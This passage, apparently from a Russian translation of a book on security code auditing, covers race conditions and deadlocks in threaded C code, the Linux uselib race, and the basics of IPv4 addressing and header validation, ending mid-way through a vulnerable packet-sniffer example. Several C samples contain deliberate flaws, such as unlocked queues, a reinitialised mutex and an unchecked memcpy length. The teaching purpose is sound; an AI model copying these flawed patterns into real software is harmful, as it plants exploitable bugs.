Как уже говорилось, race condition возникает, когда успешный исход операции зависит от того, будут ли threads запланированы к выполнению в определенном порядке. Пренебрежение использованием mutexes или semaphores в подходящих местах вызывает race conditions, потому что нельзя гарантировать, что thread не будет прерван посреди изменения shared resource или доступа к нему.

Аудит кода для поиска потенциальных уязвимостей такого рода состоит из трех шагов:

1. Определить shared resources, с которыми работают несколько threads.
2. Определить, выбран ли подходящий locking mechanism.
3. Изучить код, изменяющий этот resource, и проверить, не пропущены ли подходящие locking mechanisms и не используются ли они неправильно.

Хотя этот процесс звучит прямолинейно, на практике он часто сложнее, чем кажется, из-за сложности multithreaded programming. Поэтому следующие разделы подробнее объясняют, как выполнять каждый шаг систематически.

Identify Shared Resources

Этот шаг, вероятно, самый простой. Любые thread synchronization objects используются по одной основной причине: threads должны обращаться к resources атомарно. Чтобы определить shared resources, с которыми идет работа, нужно просто читать код и отмечать обращения к global variables и любым objects, которые не являются локальными для thread или process, например `HANDLE` на global object. Обычно такие обращения бросаются в глаза, потому что смысл worker threads - работать с каким-то resource. Например, multithreaded server process может состоять из одного thread, принимающего соединения от remote nodes и добавляющего полученные requests в queue. Затем другой набор threads забирает objects из этой queue и обрабатывает их от имени клиента. В таком случае shared resource очевиден: это queue, куда requests добавляются и откуда они извлекаются.

Ensure That Appropriate Locking Mechanisms Are Used

Нет смысла использовать synchronization object, если он не подходит для shared resource, который нужно защитить. Поэтому нужно оценивать выбор synchronization primitive, сделанный разработчиками, чтобы понять, отвечает ли он предполагаемым требованиям. Вот несколько распространенных причин вводить synchronization для resource:

• Resource может обрабатываться только одним thread за раз, независимо от того, что именно делается. Обычно нужен mutex или critical section.
• Resource может читаться несколькими threads. В таком случае semaphore может быть наиболее подходящим.
• Queue resource имеет несколько threads, которые добавляют в нее элементы и удаляют элементы из нее. В таком случае mutex или critical section кажется наиболее подходящим, потому что каждый thread фактически записывает в queue, отсоединяя от нее элементы или присоединяя элементы к ней.

Очевидно, эти три причины - лишь простые ориентиры и верны не для всех ситуаций. Например, этот список не учитывает потребность сигнализировать consumer threads, что данные доступны. Поскольку такие требования могут сильно различаться, нужно осторожно оценивать locking mechanisms, выбранные разработчиками. Такая оценка требует понимания назначения locking mechanism и попытки найти ситуации, в которых mechanism может вести себя не так, как задумано.

Examine Accesses To The Object

Весь смысл locking mechanisms - позволить изменять object атомарно. Race condition может возникнуть, когда locking mechanisms при доступе к shared resources используются некорректно или не используются вовсе. Самые очевидные race conditions появляются, когда locking objects вообще не используются, как показано в следующем коде:

```
struct element *queue;
int fd;

void *job_task(void *arg)
{
    struct element *elem;
    struct timespec ts;

    ts.tv_sec = 1;
    ts.tv_nsec = 0;

    for (;;) {
        if (queue == NULL) {
            nanosleep(&ts, NULL);
            continue;
        }

        elem = queue;
        queue = queue->next;

        .. process element ..
    }

    return NULL;
}

void *network_task(void *arg)
{
    struct element *elem, *tmp;
    struct request *req;

    for (;;) {
        req = read_request(fd);
        if (req == NULL)  // bad request
            continue;

        elem = request_to_job_element(req);
        free(req);
        if (elem == NULL)
            continue;

        if (queue == NULL)
            queue = elem;
        else {
            for (tmp = queue; tmp->next; tmp = tmp->next)
                ;
            tmp->next = elem;
        }
    }

    return NULL;
}
```

Представьте программу с несколькими threads: один thread выполняет функцию `network_task()`, а несколько threads выполняют функцию `job_task()`. Поскольку вокруг кода, работающего с переменной `queue`, нет никаких locks, thread может работать с `queue`, когда она находится в неконсистентном состоянии, потому что предыдущий выполнявшийся thread был прерван во время работы с `queue`. Кроме того, когда предыдущий thread снова начнет выполняться, у него могут оказаться устаревшие данные в локальных переменных, например указатели на элементы, которые уже были удалены из queue и обработаны другим thread. На практике такой грубый отказ от locking mechanisms встречается довольно редко. Скорее всего, вы увидите его только в коде, который раньше разрабатывался для single-threaded application, а затем был перенесен в

multithreaded application без тщательного review всех компонентов. Также можно столкнуться с этой проблемой, когда код импортирован из library, не разрабатывавшейся для multithreaded environment, например single-threaded Java library, позднее включенная в multithreaded Java servlet.

Иногда locks создаются корректно, но используются неправильно, что также может приводить к race conditions. Вот измененная версия предыдущего примера:

```
struct element *queue;
pthread_mutex_t queue_lock;
pthread_cond_t queue_cond;
int fd;

void *job_task(void *arg)
{
    struct element *elem;

    pthread_mutex_init(&queue_lock, NULL);

    for (;;) {
        pthread_mutex_lock(&queue_lock);
        if (queue == NULL)
            pthread_cond_wait(&queue_cond, &queue_lock);

        elem = queue;
        queue = queue->next;
        pthread_mutex_unlock(&queue_lock);

        .. process element ..
    }

    return NULL;
}

void *network_task(void *arg)
{
    struct element *elem, *tmp;
    struct request *req;

    pthread_mutex_init(&queue_lock, NULL);

    for (;;) {
        req = read_request(fd);
        if (req == NULL)  // bad request
            continue;

        elem = request_to_job_element(req);
        free(req);
        if (elem == NULL)
            continue;

        pthread_mutex_lock(&queue_lock);
        if (queue == NULL) {
            queue = elem;
            pthread_cond_broadcast(&queue_cond);
        } else {
            for (tmp = queue; tmp->next; tmp = tmp->next)
                ;
            tmp->next = elem;
        }
        pthread_mutex_unlock(&queue_lock);
    }
}
```

Этот пример использует больше locking mechanisms, чтобы гарантировать, что к queue обращается только один thread, но проблема все еще есть: каждый thread повторно инициализирует `queue_lock`, вызывая `pthread_mutex_init()`. По сути это позволяет нескольким threads получить несколько locks, поэтому нет гарантии, что каждый thread будет работать с queue атомарно.

После того как вы определили, что locks используются и подходящий synchronization object находится на месте, можно начинать изучать код, который обращается к shared resource. Этот процесс включает проверку, что lock для synchronization primitive захватывается до доступа к resource, а затем primitive сигнализируется после завершения операции. Второй пункт стоит помнить особо, потому что может существовать code path, в котором synchronization primitive никогда не разблокируется. Такой code path неизменно ведет к deadlock, обсуждаемому в следующем разделе.

Paul Starzets, исследователь безопасности из iSec, обнаружил серьезную race condition vulnerability в system call `sys_uselib()` ядра Linux. Помните, что kernels тоже multithreaded. Starzets указал, что функция `sys_brk()` должна удерживать semaphore lock, специфичный для process memory descriptor list (называется `mmap_sem`), потому что она добавляет элемент в структуру с помощью `vma_link()`. Однако в функции `load_elf_binary()`, используемой `sys_uselib()`, этот semaphore освобождается до вызова `sys_brk()`, как показано в листинге 13-3. Функция `down_write()` используется для ожидания lock, а `up_write()` - для его освобождения.

Листинг 13-3. *Race Condition в Linux Kernel Uselib()*

```
static int load_elf_library(struct file *file)
{
    down_write(current->mm->mmap_sem);

    error = do_mmap(file, ELF_PAGESTART(elf_phdata->p_vaddr),
        (elf_phdata->p_filesz + ELF_PAGEOFFSET(elf_phdata->p_vaddr)),
        PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_FIXED | MAP_PRIVATE | MAP_DENYWRITE,
        (elf_phdata->p_offset - ELF_PAGEOFFSET(elf_phdata->p_vaddr)));

    up_write(current->mm->mmap_sem);

    if (error != ELF_PAGESTART(elf_phdata->p_vaddr))
        goto out_free_ph;

    elf_bss = elf_phdata->p_vaddr + elf_phdata->p_filesz;
    padzero(elf_bss);

    len = ELF_PAGESTART(elf_phdata->p_filesz + elf_phdata->p_vaddr +
        ELF_MIN_ALIGN - 1);
    bss = elf_phdata->p_memsz + elf_phdata->p_vaddr;

    if (bss > len)
        do_brk(len, bss - len);
```

Используя изобретательные techniques exploitation, Starzets продемонстрировал, как использовать эту ошибку для получения root access на уязвимой системе. Дополнительную информацию об этой уязвимости можно найти по адресу www.isec.pl/vulnerabilities/isec-0021-uselib.txt.

Проверка возвращаемых значений - еще одна важная часть обеспечения thread safety программы. Конечно, проверка return values всегда важна для предотвращения уязвимостей, независимо от multithreaded-контекста, но к multithreaded programming это правило относится особенно. Один интересный вариант thread race conditions - неспособность корректно проверять return values, чтобы убедиться, что API работает ожидаемым образом. Рассмотрим следующий код:

```
DWORD processJob(LPVOID arg)
{
    struct element *elem;

    for (;;) {
        WaitForSingleObject(hMutex, MAX_TIME);
        if (queue == NULL)
            WaitForSingleObject(queueEvent, MAX_TIME);

        elem = queue;
        queue = queue->next;
```

```
        ReleaseMutex(hMutex);

        .. process element ..
    }

    return 0;
}
```

Предположим, функция `processJob()` выполняется несколькими threads, как в предыдущих примерах. Обратите внимание, что return value функции `WaitForSingleObject()` игнорируется в обоих местах, где она вызывается. Как вы видели ранее, эта функция может вернуться по разным причинам, в том числе когда истек максимальный лимит ожидания. Поэтому если `MAX_TIME` истечет до освобождения mutex, эта функция может начать работать с `queue`, хотя фактически не владеет mutex, или работать с `queue`, когда object `queueEvent` не был signaled.

Deadlocks And Starvation

Starvation и deadlock приводят к тому, что task никогда не завершается, потому что thread никогда не может быть запланирован к выполнению. Раздел "Windows IPC Synchronization Objects" включал пример deadlock, возникшего из-за ожидания event object при сохранении владения mutex object. Это помешало другому thread подать нужный event. В Win32 API deadlocks можно решать с помощью функции `WaitForMultipleObjects()`, ожидая, пока весь набор synchronization objects станет signaled. Однако такой подход может создать собственные проблемы и привести к starvation. Такие ситуации трудно оценивать при аудите кода; тем не менее стоит отмечать, если `bWaitAll` установлен в true, а число objects довольно велико. Также нужно учитывать ситуации, в которых невозможно или почти невозможно, чтобы все ожидаемые objects стали signaled.

Deadlocks также происходят в UNIX threaded programs. В PThreads deadlocks чаще возникают из-за использования нескольких mutexes, как показано в этом простом примере:

```
struct interface *interfaces[MAX_INTERFACES];

int packet_process(int num)
{
    struct interface *in = interfaces[num];
    struct packet *pkt;

    for (;;) {
        pthread_mutex_lock(in->lock);
        pthread_cond_wait(in->cond_arrived, in->lock);

        pkt = dequeue_packet(in);
        if (needs_forwarding(pkt)) {
            int destnum;
            struct interface *dest;

            destnum = find_dest_interface(pkt);
            dest = interfaces[destnum];
            pthread_mutex_lock(dest->lock);
            enqueue_packet(pkt, dest);
            pthread_mutex_unlock(dest->lock);

            in->stats[FORWARDED]++;
            pthread_mutex_unlock(in->lock);
            continue;
        }

        pthread_mutex_unlock(in->lock);

        .. process packet ..
    }
}
```

Этот пример показывает классическую deadlock situation: один thread может удерживать два locks, а другой thread может получить те же locks в другом порядке. В этом примере для каждого network interface есть thread, который занимается извлечением и обработкой прибывающих packets. Если packet нужно переслать, он добавляется в другую queue. Однако в этом коде есть потенциал для deadlock из-за двух конкурирующих threads. Следующая последовательность событий описывает, как может возникнуть deadlock:

1. Thread #1 блокирует `interface[1]` и извлекает packet из queue.
2. Thread #2 прерывает выполнение, блокирует `interface[2]` и извлекает packet.
3. Thread #2 определяет, что packet предназначен для `interface[1]`, поэтому `pthread_mutex_lock(dest->lock)` усыпляет thread #2, потому что thread #1 удерживает lock.
4. Thread #1 снова получает processor. Он понимает, что должен переслать packet в `interface[2]`, поэтому `pthread_mutex_lock(dest->lock)` усыпляет thread #1, потому что thread #2 удерживает lock.

Теперь оба threads не могут ничего сделать, потому что каждый ждет, пока другой освободит lock, чтобы продолжить работу.

При аудите кода на deadlocks нужно оценивать, блокируются ли несколько primitives и удерживаются ли они одновременно более чем одним thread. Затем нужно подумать, могут ли эти threads блокировать primitives в разном порядке, создавая condition вроде той, что показана в предыдущем примере. Большинство threading mechanisms включают timed waiting functions или используют функции, которые немедленно возвращаются, если lock недоступен, что может смягчить угрозу deadlocks. Однако timeout, приводящий к завершению программы, сам по себе может быть важен как denial of service, особенно если service не перезапускается.

Summary

Когда программа может делить resources между concurrent threads или processes, появляется много сложности. Серьезные проблемы могут возникать, когда application не умеет обрабатывать concurrent access к shared resources. Такой отказ может привести к тому, что execution entities начнут мешать друг другу и в итоге повредят программу до успешной компрометации: либо через exploitation для повышения privileges, либо через полную остановку программы.

Вы изучили проблемы, возникающие при работе нескольких execution instances, одновременно обращающихся к shared resources, включая issues process и thread synchronization, а также signal handling в UNIX environments. Выявлять такие issues может быть чрезвычайно трудно, и для этого нужен детальный анализ concurrent programming elements приложения. Тем не менее теперь вы должны быть знакомы с techniques, необходимыми для тщательной и эффективной оценки vulnerabilities, возникающих из-за synchronization issues.

Глава 14. Сетевые протоколы

"И снова: Internet - это не то, куда можно просто что-то свалить. Это не грузовик. Это серия труб."

Сенатор США Ted Stevens, председатель Senate Commerce Committee

Введение

Большинство компьютерных программ, работающих с сетью, использует функциональность стека протоколов TCP/IP через высокоуровневые интерфейсы, такие как BSD sockets, или frameworks вроде Distributed Component Object Model (DCOM). Однако некоторому ПО приходится работать с сетевыми данными на более низком уровне - в мире segments, frames, packets, fragments и checksums. Поиск security vulnerabilities в низкоуровневом сетевом ПО - сложная и увлекательная работа. Networking code - огромная тема, которую невозможно адекватно охватить в одной главе. Поэтому эта глава рассматривает основы, а затем предлагает мысли и опыт авторов, которые должны оказаться полезными, если вам поручен связанный auditing project.

Эта глава сосредоточена на трех базовых Internet protocols: IP, UDP и TCP. В ходе обсуждения вы узнаете о security issues, которые часто поражают ПО, реализующее эти протоколы. Глава 15, "Firewalls", рассматривает firewall technology, тесно работающую с этими протоколами. Наконец, глава 16, "Network Application Protocols", обсуждает несколько популярных application-layer protocols и security issues, часто проявляющиеся в коде, который их реализует. Обратите внимание, что обсуждение в этой главе относится к IP version 4 - текущему стандарту Internet communications. IP version 6, преемник IPv4, в этой главе не рассматривается.

При review некоторого ПО auditor может столкнуться с необходимостью изучать код, работающий с low-level network traffic. Такая обработка может включать анализ packets или frames, взятых напрямую из сети, а также изменение или создание packets и помещение их прямо в сеть. Это обсуждение сосредоточено на software systems, реализующих TCP/IP networking protocols, и на системах, которые анализируют и перехватывают network traffic, поскольку они обычно являются более security critical devices в сети. Ваши самые частые проекты, связанные с реализациями TCP/IP protocol, скорее всего, будут относиться к одному из четырех следующих типов продуктов:

• **TCP/IP stacks, находящиеся на end hosts.** TCP/IP stack - центральный элемент обмена данными между двумя или более hosts в IP network. Обычно расположенный в OS kernel, IP stack скрывает детали network state и data delivery от user applications. Applications получают чистый и простой интерфейс, чтобы им не приходилось содержать код для работы с network problems, retransmissions, error message processing и подобными вещами.
• **Products, предоставляющие routing, Network Address Translation (NAT) или load-balancing services.** Multihomed hosts могут быть обязаны маршрутизировать данные между своими interfaces согласно статическому набору простых routing rules или динамическому набору rules, постоянно обновляемому через routing protocols. Такая routing functionality на самом деле является расширением базового IP stack, и большинство end hosts можно настроить так, чтобы они действовали как router. Естественно, dedicated routing products часто гораздо сложнее. Помимо routers, load-balancing products отвечают за распределение входящих данных для одного host между несколькими end hosts, позволяя обслуживать requests к одному host параллельно и ускорять доступ клиентов к high-volume servers.
• **Security products: firewalls и intrusion detection/prevention systems.** Ряд security products должен анализировать packets, проходящие через защищаемые networks. Эти products принимают решения на основе attributes packets или данных внутри них. Часто атакующие пытаются эксплуатировать тонкие flaws, вызванные различиями между тем, как security product оценивает

packets, и тем, как end host оценивает те же packets.

• **Network-monitoring products.** Несколько tools пассивно слушают network и интерпретируют contents передаваемых packets. Их часто используют для диагностики network issues или чтобы administrators лучше понимали, какие данные передаются по network. Эти tools предоставляют не только packet interpretations, но и statistical data на основе protocol analysis. Часто от них требуется просто интерпретировать packets и, возможно, логировать некоторую information, а не действовать на packets, как это делают другие products.

Codebases для packet analysis на таком уровне обычно довольно велики, поэтому auditors, которым предстоит review таких codebases, могут счесть задачу непреодолимой. Эта глава включена, чтобы дать code reviewers введение в некоторые основные protocols стандартного TCP/IP suite и выделить problem areas, где ошибки наиболее вероятны. Вы узнаете, как аудитировать несколько основных компонентов IP stacks, и примените знания, полученные в части II, "Software Vulnerabilities", этой книги. Хотя firewall technologies подробно рассматриваются только в главе 15, многие concepts этой главы важны для понимания того, как firewalls принимают policy decisions и какие possible evasion techniques существуют для их обхода.

Internet Protocol

Internet Protocol (IP) - базовый network-layer protocol протокольного набора TCP/IP. Это повсеместный protocol, используемый бесчисленными hosts по всему миру для доставки данных через Internet и private networks. Он предоставляет infrastructure, благодаря которой computers могут находить друг друга по уникальным identifiers (IP addresses) и обмениваться блоками данных (известными как IP datagrams). IP спроектирован так, чтобы абстрагировать физические details networking hardware и обеспечить более или менее seamless communication. На уровне непосредственно ниже IP находятся protocols, ориентированные на конкретное networking hardware, например Ethernet и token ring. Поверх IP находятся protocols вроде TCP, предоставляющие такие features, как ports, connections и reliable delivery of data.

Естественно, любой host, участвующий в TCP/IP based network, должен уметь корректно обрабатывать входящие IP datagrams. Host выполняет эту обработку сразу после получения packet и принимает решения о том, как с ним поступить: передать higher-level protocol handler в network stack (например, TCP или UDP), сигнализировать об ошибке, потому что packet нельзя обработать, или заблокировать packet, потому что он не соответствует criteria firewall или другого похожего data inspection software.

Из-за расположения IP в network stack и роли, которую он играет, он является привлекательной strategic target для атакующих, пытающихся проникнуть в system или network. Они могут атаковать ошибки в обработке IP datagrams, чтобы эксплуатировать devices и hosts, или пытаться обмануть security systems (firewalls, IDSs, IPSs), используя необычные nuances IP stacks. Большая codebase, целиком работающая с untrusted user data, полученными из remote location, всегда является prime candidate для code reviewers, потому что представляет значительную attack surface.

Прежде чем погружаться в аудит IP processing code, стоит кратко вспомнить основы работы IP. Как уже упоминалось, обсуждение в этой главе относится к IP version 4, обычно записываемой как IPv4. Заинтересованные читатели могут получить более полное описание из нескольких источников по этой теме, особенно RFC 791 (www.ietf.org) и *TCP/IP Illustrated, Volume 1* W. Richard Stevens (Addison-Wesley, 1994).

Краткое введение в IP addressing

Выявление слабостей в IP processing code - это не только поиск low-level flaws вроде integer wraps или buffer overflows; нужно также распознавать logic problems в том, как обрабатывается traffic. Для этого требуется хорошее рабочее знание basic routing, чтобы вы могли оценивать, как потенциально опасные packets доходят до destination и откуда они могут происходить. Поэтому следующие абзацы посвящены краткому рассмотрению IP routing facilities, присутствующих на типичном host.

Чтобы взаимодействовать с другими hosts в network, machine должна иметь по крайней мере один **network interface**. Network interface - это просто network device, содержащее уникальный hardware address и способное отправлять и получать data по network. Network interface является software abstraction, предоставляемой OS kernel: это virtual device, хотя оно, очевидно, должно быть связано с physical network device, если вы ожидаете отправлять data внешним nodes. Хотя с одним network hardware device можно связать несколько interfaces, самая распространенная конфигурация для стандартного host - один interface на network device. Наличие нескольких interfaces, привязанных к одному network device, полезно в ряде ситуаций, например при создании virtual networks поверх существующих connected networks или когда одной machine нужно иметь более одного IP address в network (возможно, потому что она hosts a virtual machine).

В IP network каждый подключенный interface имеет **IP address** - 32-bit value, уникально идентифицирующее host в network, к которой он подключен. IP address можно далее разбить на два bitfields переменной длины: network ID и host ID. Network ID указывает sub-network (обычно называемую **subnet**), к которой принадлежит host, а host ID уникально идентифицирует host в этой конкретной network.

Исторически IP address space разбивалось на несколько classes, и network ID IP address определялся тем, к какому class он относился. Classes появились раньше classless subnetting, используемого сегодня, но в некоторых обстоятельствах они все еще релевантны, потому что отдельные classes зарезервированы для special use. Пять address classes, от class A до class E, кратко описаны ниже:

• **Class A.** У class A address самый старший bit IP address установлен в 0, за ним следуют 7 bits, указывающие network ID. Таким образом, для host IDs остается 24 bits, что позволяет существовать большому числу hosts в class A network (16 777 216, если быть точным, хотя, как вы вскоре увидите, некоторые IPs зарезервированы для special use).
• **Class B.** Class B IP addresses начинаются с leading bits `10`, за которыми следует 14-bit network ID. Это оставляет 16 bits для host IDs, делая class B networks значительно меньше class A networks (хотя class B может быть больше по количеству, поскольку network ID больше).
• **Class C.** Class C IP addresses начинаются с leading bits `110`, после которых идут 21 network ID bits. Следовательно, host ID составляет только 8 bits, так что они намного меньше class B networks: в каждой class C доступно только 256 unique IP addresses.
• **Class D.** Class D IP addresses начинаются с leading bits `1110`, но не имеют последующих network ID bits. Class D IP addresses специально зарезервированы как **multicast addresses**. Multicast address позволяет одному IP address ссылаться на несколько hosts. Вы вернетесь к multicast addresses на разных этапах этой главы и главы 15.
• **Class E.** Class E addresses начинаются с leading bits `1111` и также не имеют последующих network ID bits. Class E предназначен для experimental use и не должен маршрутизироваться.

Проблема использования address classes состоит в том, что доступно лишь ограниченное число networks, часть которых зарезервирована для разных special purposes. Кроме того, fixed-size IP address classes могут быть неподходящего размера для некоторых networks. Например, если в network 280 nodes, их немного слишком много для class C, но при этом используется лишь малая доля class B. Поэтому современные IP implementations допускают network IDs произвольного размера. Network ID для IP address определяется network mask (также известной как subnet mask или **netmask**), которая просто указывает, какие bits IP address зарезервированы для network ID.

Network masks можно выражать двумя способами: в netmask notation или в classless inter domain routing (CIDR) notation. Netmask notation предполагает запись IP address host, за которым следует bitmask, где каждый network ID bit установлен в 1, а каждый host ID bit установлен в 0. Например, если у вас IP address `192.168.2.100`, а первые 24 bits используются для указания network ID, он будет записан как `192.168.2.100/255.255.255.0`. В CIDR notation netmask выражается записью IP address с последующим размером network ID в bits. Возвращаясь к предыдущему примеру `192.168.2.100` с 24-bit network ID, он записывается как `192.168.2.100/24`.

Network ID используется, чтобы разделить весь IP address space на более мелкие, управляемые sub-networks. Такое разбиение networks задает hierarchy иначе неструктурированному address space и облегчает routing packets, позволяя хранить tables network ranges вместо tables отдельных nodes, как вы вскоре увидите.

Итак, IP networks подразделяются на subnets - группы hosts, имеющие одну subnet mask и network ID. Все hosts в subnet могут общаться друг с другом через data link layer. Lower-level protocols, такие как Address Resolution Protocol (ARP), помогают machines сопоставлять data-link layer addresses с IP addresses, чтобы они могли понять, как общаться с machines в той же subnet. ARP является integral part TCP/IP suite; заинтересованным читателям рекомендуется прочитать о нем подробнее на http://en.wikipedia.org/wiki/Address_Resolution_Protocol или в RFC 826 (www.ietf.org/rfc/rfc0826.txt?number=826).

Типичная IP machine имеет один active interface - одно подключение к network. Machines, формирующие routing infrastructure IP networks, имеют более одного interface и отвечают за routing packets между своими interfaces. Эти machines называются **gateways** или **routers**.

Если machine хочет отправить IP datagram, она смотрит в свою routing table, содержащую список простых rules. В общем случае host может напрямую отправлять packets только другому host в той же subnet. Если computer хочет поговорить с другим computer в той же subnet, routing table сообщает, через какой interface отправить packet. Если computer хочет поговорить с host в другой subnet, routing table сообщает, какой computer в его subnet отвечает за routing packets к destination subnet. Естественно, в больших networks процесс сложнее, но это базовое описание того, как packets перемещаются через Internet.

Несколько специальных IP addresses особенно важны с точки зрения security. Допустим, ваш IP address - `10.20.30.40`, а network mask - `255.255.255.0`. Это означает, что ваша subnet содержит 256 addresses между `10.20.30.0` и `10.20.30.255`. `10.20.30.0` называется **subnet address**, и любой packet, отправленный на этот address, обычно принимается подмножеством hosts в network. Address `10.20.30.255` является directed subnet broadcast address, и packets, предназначенные туда, принимаются всеми hosts в subnet. Special address `255.255.255.255` также работает как subnet broadcast address для local subnet отправителя. Security implications этих addresses рассматриваются в обсуждении firewall spoofing attacks в главе 15.

IP Packet Structures


Базовая единица передачи для отправки data с помощью IP - **IP packet**. IP packet представляет собой отдельный блок data с добавленным перед ним header, который содержит information, необходимую для routing packet к appropriate destination. Термин **IP datagram** часто используется взаимозаменяемо с IP packet, и фактически они синонимичны. IP datagram может быть фрагментирован на более мелкие части и отправлен destination как один или несколько fragments. Эти fragmented packets собираются на destination обратно в исходный IP datagram.

Базовое определение header для IPv4 packet показано на рисунке 14-1.

IP packet header определяет небольшой набор data elements (fields), используемых для доставки packet к указанному destination. Следующий список описывает эти fields:

• **IP version (4 bits).** Это field задает IP version передаваемой datagram. Нас прежде всего интересует IP version 4, поскольку она используется в большинстве IP networks. IP version 6, следующая версия IP protocol, разрабатывалась некоторое время и теперь поддерживается большинством OSs и некоторыми auxiliary products, но в этой главе не обсуждается.
• **Header length (4 bits).** Это field задает длину IP header в 32-bit, 4-byte words. Стандартный IP header имеет длину 20 bytes, что дает этому field обычное значение 5. Variable-length optional data elements могут быть включены в конец IP header, увеличивая его длину максимум до 60 bytes (делая header length равным `0x0F`).
• **Type of service (TOS, 8 bits).** Field TOS определяет attributes запрошенного quality of service. Большинство современных IP stacks фактически игнорируют это field.
• **Total length (16 bits).** Это field определяет size передаваемой datagram в bytes. Оно включает число bytes в IP header и число bytes после header, составляющих data portion packet. Поэтому объем data, доставляемых IP packet, можно вычислить как total length минус header length.
• **IP identification (16 bits).** Это field содержит unique identifier для datagram. Его основная цель - идентифицировать серию IP packets как принадлежащую одной IP datagram. Другими словами, если IP datagram фрагментируется по пути, все получившиеся IP fragments имеют один и тот же IP ID.
• **Flags (3 bits).** Flag bits используются для fragmentation processing. Существует два flags и один reserved bit. Flag DF (don't fragment) указывает, что packet не должен быть фрагментирован. Flag MF (more fragments) указывает, что в пути находятся дополнительные fragments, необходимые для завершения IP datagram.
• **Fragment offset (13 bits).** Это field указывает, где data из этого IP packet должны находиться в повторно собранной IP datagram. Оно задается в 64-bit, 8-byte chunks с максимально возможным значением 65528. Это field подробнее объясняется в разделе "Fragmentation" далее в этой главе.
• **Time to live (TTL, 8 bits).** Это field указывает, через сколько еще routers datagram может пройти, прежде чем будет discarded и sender получит error. Каждая intermediate machine, маршрутизирующая IP packet, уменьшает TTL packet. Если TTL достигает 0, packet discarded, а originator получает ICMP error message. Это field в основном используется, чтобы packets не попадали в routing loops, где они бесконечно bounce между routers.
• **Protocol (8 bits).** Это field указывает protocol данных, которые доставляет packet. Обычно оно задает transport-layer protocol (например, UDP или TCP), но также может задавать tunneling protocol, например IP packets encapsulated inside IP (IPIP), IPv6 over IPv4, или error/control protocol, такой как Internet Control Message Protocol (ICMP).
• **Header checksum (16 bits).** Это field представляет собой 16-bit ones complement checksum IP header вместе с любыми включенными options. Оно используется, чтобы убедиться, что packet не был изменен или corrupted during transmission.
• **Source IP address (32 bits).** Это field указывает sender datagram. Эта information не проверяется, поэтому datagrams можно подделывать так, чтобы казалось, будто они пришли из другого source. Возможность forge datagrams широко считается крупным security shortcoming в IP version 4.
• **Destination IP address (32 bits).** Это field задает destination datagram. IP addresses обычно обозначают один destination host, хотя некоторые special addresses могут интерпретироваться как broadcast или multicast destinations.

Рисунок 14-1. Диаграмма IPv4 header



Basic IP Header Validation

Прежде чем software сможет безопасно работать с IP datagram, fields, составляющие IP header, нужно validate, чтобы убедиться, что packet legitimate. Если IP processing code не проверяет fields внутри IP header достаточно тщательно, он, скорее всего, будет подвержен ряду потенциальных проблем. Последствия недостаточной validation зависят от того, где в системе находится IP processing code; failures в kernel mode processing или embedded devices обычно имеют более драматические эффекты, чем failures в userland processes. Эти эффекты могут варьироваться от memory management related problems (например, crash application или device, или даже exploitable memory corruption conditions) до передачи packets на higher layers способами, которые могут вызвать problems with state и в конечном итоге system integrity. Следующие разделы рассматривают несколько common points of inquiry.

Является ли полученный packet слишком маленьким?

Обычно IP datagram передается в IP stack из lower-level networking layer, который отдает data packet в buffer и сообщает, сколько bytes data находится в packet.

Прежде чем эти data можно будет обрабатывать как valid IP header, нужно убедиться, что получено как минимум 20 bytes - minimum size valid IP header. Если implementation пропускает эту проверку, она, скорее всего, будет читать memory, которая не является legitimate part packet. Такой oversight обычно не ведет к серьезному security impact, разве что data читаются из unmapped page и вызывают memory access violation.

В worst-case scenario, однако, IP processing code вообще не проверяет packet size, а затем использует его способом, vulnerable to numeric overflows. Например, рассмотрим следующий packet sniffer. Имя автора опущено, потому что пример старый и уже не используется.

```
void do_pcap(u_char *udata, const struct pcap_pkthdr *hdr,
    const u_char *pkt)
{
    if (hdr->caplen < ETHER_HDR_LEN)
        return;

    do_ethernet(pkt, hdr->caplen);
}
```

Этот код является стандартной callback function `pcap`. Параметр `pkt` указывает на packet data, а значение `hdr->caplen` - это объем data, взятых из network. Код убеждается, что packet data достаточно для Ethernet header, а затем вызывает эту функцию:

```
int do_ethernet(const u_char *pkt, int length)
{
    char buffer[PCAP_SNAPLEN];
    struct ether_header *eth = (void *)pkt;
    u_char *ptr;
    int i;

    if (ntohs(eth->ether_type) != ETHERTYPE_IP)
        return 0;

    memcpy(buffer, pkt + ETHER_HDR_LEN, length - ETHER_HDR_LEN);

    ... code edited for brevity ...

    return do_ip((struct ip *)buffer, length - ETHER_HDR_LEN);
}
```

Предыдущий код копирует Ethernet payload в buffer и вызывает `do_ip()`, передавая этот buffer и длину payload. Вот код `do_ip()`:

```
int do_ip(const struct ip *ip, int length)
{
    char buffer[PCAP_SNAPLEN];
    int offset = ip->ip_hl << 2;

    printf("LAYER_3 -> IPv %d\t", ip->ip_v);
    printf("sIP %s\t", inet_ntoa(ip->ip_src));
    printf("dIP %s\t", inet_ntoa(ip->ip_dst));
